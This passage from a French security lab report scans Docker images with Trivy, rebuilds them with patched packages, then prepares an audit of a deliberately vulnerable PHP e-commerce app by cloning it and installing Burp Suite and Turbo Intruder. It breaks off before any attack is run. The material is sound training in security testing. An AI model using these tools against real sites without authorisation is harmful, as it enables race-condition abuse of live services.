trivy image postgres:13.19

```
root@sergio:/home/sergio# trivy image postgres:13.19
2025-03-06T15:32:05Z    INFO    [vuln] Vulnerability scanning is enabled
2025-03-06T15:32:05Z    INFO    [secret] Secret scanning is enabled
2025-03-06T15:32:05Z    INFO    [secret] If your scanning is slow, please try '--scanners vuln' to disable secret scanning
2025-03-06T15:32:05Z    INFO    [secret] Please see also https://aquasecurity.github.io/trivy/v0.59/docs/scanner/secret#recommendation for faster secret detection
2025-03-06T15:32:29Z    INFO    Detected OS     family="debian" version="12.9"
2025-03-06T15:32:29Z    INFO    [debian] Detecting vulnerabilities...   os_version="12" pkg_num=150
2025-03-06T15:32:29Z    INFO    Number of language-specific files       num=1
2025-03-06T15:32:29Z    INFO    [gobinary] Detecting vulnerabilities...
2025-03-06T15:32:29Z    WARN    Using severities from other vendors for some vulnerabilities. Read https://aquasecurity.github.io/trivy/v0.59/docs/scanner/vulnerability#severity-se
tion for details.

postgres:13.19 (debian 12.9)

Total: 152 (UNKNOWN: 0, LOW: 107, MEDIUM: 35, HIGH: 9, CRITICAL: 1)

┌─────────┬─────────────────┬──────────┬────────┬───────────────────┬───────────────┬──────────────────────────────────────────────────────────────┐
│ Library │ Vulnerability   │ Severity │ Status │ Installed Version │ Fixed Version │ Title                                                        │
├─────────┼─────────────────┼──────────┼────────┼───────────────────┼───────────────┼──────────────────────────────────────────────────────────────┤
│ apt     │ CVE-2011-3374   │ LOW      │ affected │ 2.6.1           │               │ It was found that apt-key in apt, all versions, do not       │
│         │                 │          │        │                   │               │ correctly...                                                 │
│         │                 │          │        │                   │               │ https://avd.aquasec.com/nvd/cve-2011-3374                    │
└─────────┴─────────────────┴──────────┴────────┴───────────────────┴───────────────┴──────────────────────────────────────────────────────────────┘
```

Création d'un fichier **Dockerfile** comme suite :

FROM nginx:1.27.4

RUN apt-get update && apt-get upgrade -y && apt-get clean

```
root@sergio:/home/sergio# nano Dockerfile
root@sergio:/home/sergio#
```


```
root@sergio: /home/sergio                    root@sergio: /home/sergio
  GNU nano 4.8                                Dockerfile
FROM nginx:1.27.4
RUN apt-get update && apt-get upgrade -y && apt-get clean
```

Ensuite, construisez ces images avec


docker build -t my-nginx:latest .

```
root@sergio:/home/sergio# docker build -t my-nginx:latest .
[+] Building 9.0s (6/6) FINISHED                                    docker:default
 => [internal] load build definition from Dockerfile                          0.1s
 => => transferring dockerfile: 115B                                          0.0s
 => [internal] load metadata for docker.io/library/nginx:1.27.4               0.0s
 => [internal] load .dockerignore                                             0.0s
 => => transferring context: 2B                                               0.0s
 => [1/2] FROM docker.io/library/nginx:1.27.4                                 0.2s
 => [2/2] RUN apt-get update && apt-get upgrade -y && apt-get clean           8.4s
 => exporting to image                                                        0.2s
 => => exporting layers                                                       0.2s
 => => writing image sha256:6a764677fef86f604c6c3c5c6f690ec060b1031443a4179bff0b06fc5e197148  0.0s
 => => naming to docker.io/library/my-nginx:latest                            0.0s
root@sergio:/home/sergio#
```

nano Dockerfile




docker build -t my-postgres:latest .




Re-scanner et surveiller

Après avoir appliqué ces modifications, refaites une analyse avec Trivy

trivy image my-nginx:latest




trivy image my-postgres:latest



III.4 Audit d'une application e-commerce

On accède avec l'url : https://github.com/projectdiscovery/php-app-race-condition

afin cloné le dépôt.



III.4.1 Installation de l'outil git et clonage de dépôt

On install l'outil git puis on télécharge le dépôt.

apt install git

```
root@sergio:/home/sergio# apt install git
Lecture des listes de paquets... Fait
Construction de l'arbre des dépendances
Lecture des informations d'état... Fait
git est déjà la version la plus récente (1:2.25.1-1ubuntu3.14).
```

git clone https://github.com/projectdiscovery/php-app-race-condition.git

```
root@sergio:/home/sergio# git clone https://github.com/projectdiscovery/php-app-race-condition.git
Clonage dans 'php-app-race-condition'...
remote: Enumerating objects: 22, done.
remote: Counting objects: 100% (22/22), done.
remote: Compressing objects: 100% (20/20), done.
remote: Total 22 (delta 6), reused 16 (delta 2), pack-reused 0 (from 0)
Dépaquetage des objets: 100% (22/22), 4.04 Kio | 142.00 Kio/s, fait.
root@sergio:/home/sergio#
```

On se déplace dans le répertoire du projet.

cd php-app-race-condition/


```
root@sergio:/home/sergio# ls
artifacts           Dockerfile  Modèles       package.json           rapportTrivy.txt  Vidéos
Bureau              Documents   Musique       package-lock.json      remix             voting-dapp
Cheque.sol          ICO-Projet  my-next-dapp  php-app-race-condition  snap              VotingSystem
docker-compose.yml  Images      node_modules  Public                 Téléchargements   VotingSystem.sol
root@sergio:/home/sergio# cd php-app-race-condition/
root@sergio:/home/sergio/php-app-race-condition#
```

```
root@sergio:/home/sergio/php-app-race-condition# ls
docker-compose.yml  docker.mysql.yml  docker.php.yml  payhack.sql  php  race.yaml  README.md
root@sergio:/home/sergio/php-app-race-condition#
```


III.4.2 Installation de Burp Suite

On installe Burpsuite depuis site officiel avec le lien :


https://portswigger.net/burp/community-download-thank-you



On clique ensuite sur Download pour le Téléchargement.



Ici, le téléchargement commence.





On se déplace dans le Téléchargements/


On exécute la commande suivante.

bash burpsuite_community_linux_v2025_1_4.sh


On suit les procédures d'installation comme nous montre les captures suivantes.








On ouvre l'application comme nous montre la capture.




Acceptons ensuite le terme du contrat et on clique sur next pour continuer.




On démarre Burp Suite en cliquant sur le bouton comme ci-dessous.


On accede sur l'onglet extension.




On suit les procédures comme nous montre l'ordre des numéros.



Une fois que l'installation de Turbo Intruder termine, on procède comme la figure ci-dessous nous montre.



On ouvre le browser.




On lance l'application par la commande suivante :

